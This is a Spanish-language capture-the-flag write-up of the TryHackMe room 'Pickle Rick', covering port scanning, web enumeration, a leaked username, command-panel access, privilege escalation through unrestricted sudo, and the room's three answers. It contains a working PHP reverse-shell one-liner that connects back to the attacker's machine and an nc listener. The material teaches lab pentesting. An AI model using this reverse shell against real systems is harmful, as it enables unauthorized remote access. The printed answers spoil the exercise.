



# Write-Up: Máquina "Pickle Rick"

📌 **Plataforma:** Try Hack Me

📌 **Dificultad:** Fácil

📌 **Autor:** Joaquín Picazo



## Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
- 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
- 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
- 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.



## 1. Reconocimiento y Recolección de Información

Hago un escaneo general para identificar los puertos abiertos. Solo está abierto el puerto 22 y 80. Se puede deducir que debo recopilar información de la web y así encontrar credenciales para ingresar por vía ssh.

```
(root㉿kali)-[/home/cypher/picklerick]
└─# nmap -vvv -p- --open 10.10.169.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-23 13:13 -03
Initiating Ping Scan at 13:13
Scanning 10.10.169.102 [4 ports]
Completed Ping Scan at 13:13, 0.29s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:13
Completed Parallel DNS resolution of 1 host. at 13:13, 0.06s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 13:13
Scanning 10.10.169.102 [65535 ports]
Discovered open port 22/tcp on 10.10.169.102
Discovered open port 80/tcp on 10.10.169.102
SYN Stealth Scan Timing: About 18.47% done; ETC: 13:16 (0:02:17 remaining)
SYN Stealth Scan Timing: About 53.27% done; ETC: 13:15 (0:00:54 remaining)
Completed SYN Stealth Scan at 13:15, 97.47s elapsed (65535 total ports)
Nmap scan report for 10.10.169.102
Host is up, received reset ttl 63 (0.27s latency).
Scanned at 2025-03-23 13:13:51 -03 for 97s
Not shown: 65466 closed tcp ports (reset), 67 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 63
80/tcp    open  http     syn-ack ttl 63
bandit
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 98.06 seconds
Raw packets sent: 76110 (3.349MB) | Rcvd: 74259 (3.072MB)
```

## 2. Escaneo y Enumeración

Hago un escaneo más detallado de los puertos que encontré abiertos anteriormente para conocer mejor sus servicios y versiones.

```
(root㉿kali)-[~/home/cypher/picklerick]
# nmap -VVV -p 22,80 -sV -sC 10.10.169.102

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh     syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 93:fc:71:b8:e0:f8:0a:c8:2e:62:f8:79:c8:8e:ed:0a  (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAQABAAAABgDWW5KZ23gWB0ku9wumrcqNcldxKrvk3FxHF2mEKRJMKUdU/AEEAVXVII1ntV4ue+Eb4B/6JzVyXCP0eUuIdxEtNrshgJ7A3mPX0Zik5Rri5LU7hTGDh8DzRhqlUrFB
AscmnVFRQRTjsH4QheIhXP3xRl43w1z6J8qugs5gskUUm5952A3M6A2WPim2csUdu8KvhGvT5k61l5kvUzohM1rVhqa7Uk9phqsKvWGNhMzCBP30gT2Jj5pi9Agl1jUsDyExhsxJbuACJ6sUHB6gZnyJwTMt
2+ilQpoKqK0zmyqbnRf1ckc:jBAU8cx179ptjaMucwJ1l0ZfrZfzG9n1+J4B7d5rtXFxp7xglWPjGQZrFgep0SE130Y4FBd-KtSxvbmbtrtx74Xyn6CavVYDpK4SeM02rNQMs6Ln6J10pFF1ob3GqH09sKDCPbxkf
iz6Qp/xjnPokngUpK17pw/afv0TGQYpkuklq598pa0BVZD9ufQk=
|_ 256 1b:6c:0d:7:e0:77:9b:ad:96:e6:97:60:eb:56:de:b4:a3  (ECDSA)
|_ eddsa-sha2-nistp256 AAAAE2VjZHNlXNoYT1tbmlzdhdAhyNTYAAAIBmlzdhdAhyNTYAAABBBDB5cEvLB8vZVzJ0dc4155LGGuDA8pCs10sHoA8entKbBV7hLeTrpovvDOHxoyB27zj7DCqb6o/ct+ObSYE=
|_ 256 04:89:84:88:b3:b8:35:a7:f4:c7:d3:58:6a:00:eb:50  (ED25519)
|_ http-ed25519 AAAAC3NzaC1ZDiNTE5AAAIMkuubfvLfzJipQj7H+hf8mdny6R4pu1+fY0z0t5KeXX
80/tcp    open  http   syn-ack ttl 63  Apache httpd/2.4.41 ((Ubuntu))
|_http-title: Rick is sup4r cool
|_http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Hago un análisis rápido de la web con whatweb

```
(root㉿kali)-[~/home/cypher/picklerick]
# whatweb 10.10.169.102
http://10.10.169.102 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.169.102], JQuery, Script, Title[Rick is sup4r cool]
```

Con gobuster encontré los siguientes directorios en la web.

```
Starting gobuster in directory enumeration mode
=====
/.php                  (Status: 403) [Size: 277]
/.html                 (Status: 403) [Size: 277]
/index.html            (Status: 200) [Size: 1062]
/login.php              (Status: 200) [Size: 882]
/assets                (Status: 301) [Size: 313] [→ http://10.10.25.185/assets/]
/portal.php             (Status: 302) [Size: 0] [→ /login.php]
/robots.txt             (Status: 200) [Size: 17]
```

Uso nikto para buscar más información relevante en la web.


```
(root㉿kali)-[~/home/cypher/picklerick]
# nikto -h 10.10.169.102
- Nikto v2.5.0
=====
+ Target IP:          10.10.169.102
+ Target Hostname:    10.10.169.102
+ Target Port:         80
+ Start Time:          2025-03-23 13:18:56 (GMT-3)

+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 426, size: 5818ccf125686, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /login.php: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
```

El código fuente de uno de los directorios encontrados anteriormente entrega en un comentario un nombre de usuario.

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap_min.css">
8   <script src="assets/jquery_min.js"></script>
9   <script src="assets/bootstrap_min.js"></script>
10  <style>
11    .jumbotron {
12      background-image: url("assets/rickandmorty.jpeg");
13      background-size: cover;
14      height: 340px;
15    }
16  </style>
17 </head>
18 <body>
19
20  <div class="container">
21    <div class="jumbotron"></div>
22    <h1>Help Morty!</h1><br>
23    <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p><br>
24    <p>I need you to <b>"BURRRR!"</b>.... Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
25    I have no idea what the <b>"BURRRRRRRP!"</b>, password was! Help Morty, Help!</p><br>
26  </div>
27
28  <!--
29
30  Note to self, remember username!
31
32  Username: RickRul3s
33
34  -->
35
36 </body>
37 </html>
```

Otro directorio solo muestra una palabra sin sentido. Es curioso, podría ser una contraseña o algo así.



---

-----

## 💥 3. Explotación de Vulnerabilidades

Ingreso al login e ingreso el nombre de usuario encontrado anteriormente y uso la palabra sin sentido en la parte de la contraseña.



Portal Login Page

Username:

Password:

Inicio de sesión exitoso. Ahora busco un panel de comandos. Ingreso whoami para ver si me entrega el usuario actual en la máquina. Y efectivamente, me da el usuario www-data. Puedo usar este panel de comandos para ejecutar algún comando que me sirviese para hacer una reverse shell.

Command Panel

En mi máquina me pongo a la escucha en el puerto 443 para recibir la conexión.

```
└─(root㉿kali)-[~/home/cypher/picklerick]
  └─# nc -lvp 443
listening on [any] 443 ...
```

En <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet> hay muchas formas de realizar una reverse shell (diferentes lenguajes), usaré la forma mediante php. Ahora, se configura la IP y el puerto en el cual quiero recibir la conexión. Finalmente, ejecutar.

Command Panel

```
php -r '$sock=fsockopen("10.21.144.200",443);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Execute

```
www-data
```



## 4. Escalada de Privilegios y Post-exploitación

Luego de la ejecución del comando anterior, se recibe la conexión en el puerto 443 de mi máquina, lo cual me da acceso a una terminal simple. Busco el ingrediente.

```
$ whoami de ...
www-data
$ ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
$ cat Sup3rS3cretPickl3Ingred.txt
mr. meesek hair
$ pwd
/var/www/html
```

Busco el segundo ingrediente

```
$ cd home
$ ls
rick
ubuntu
$ cd rick
$ ls
second ingredients
$ cat "second ingredients"
1 jerry tear
```

Ahora, intento escalar privilegios. Ingreso **sudo -l** y me doy cuenta que puedo ingresar cualquier comando sin necesidad de contraseña. Entonces, ingresé sudo su para ser usuario root. Ahora soy usuario root.

```
$ sudo -l
Matching Defaults entries for www-data on ip-10-10-25-185:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-25-185:
    (ALL) NOPASSWD: ALL
$ sudo su
whoami
root
```

Busco la última bandera.

```
cd root
ls
3rd.txt
snap
cat 3rd.txt
3rd ingredients: fleeb juice
```



## Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.
- ✓ **Banderas:** Se obtuvieron las tres banderas/ingredientes solicitados.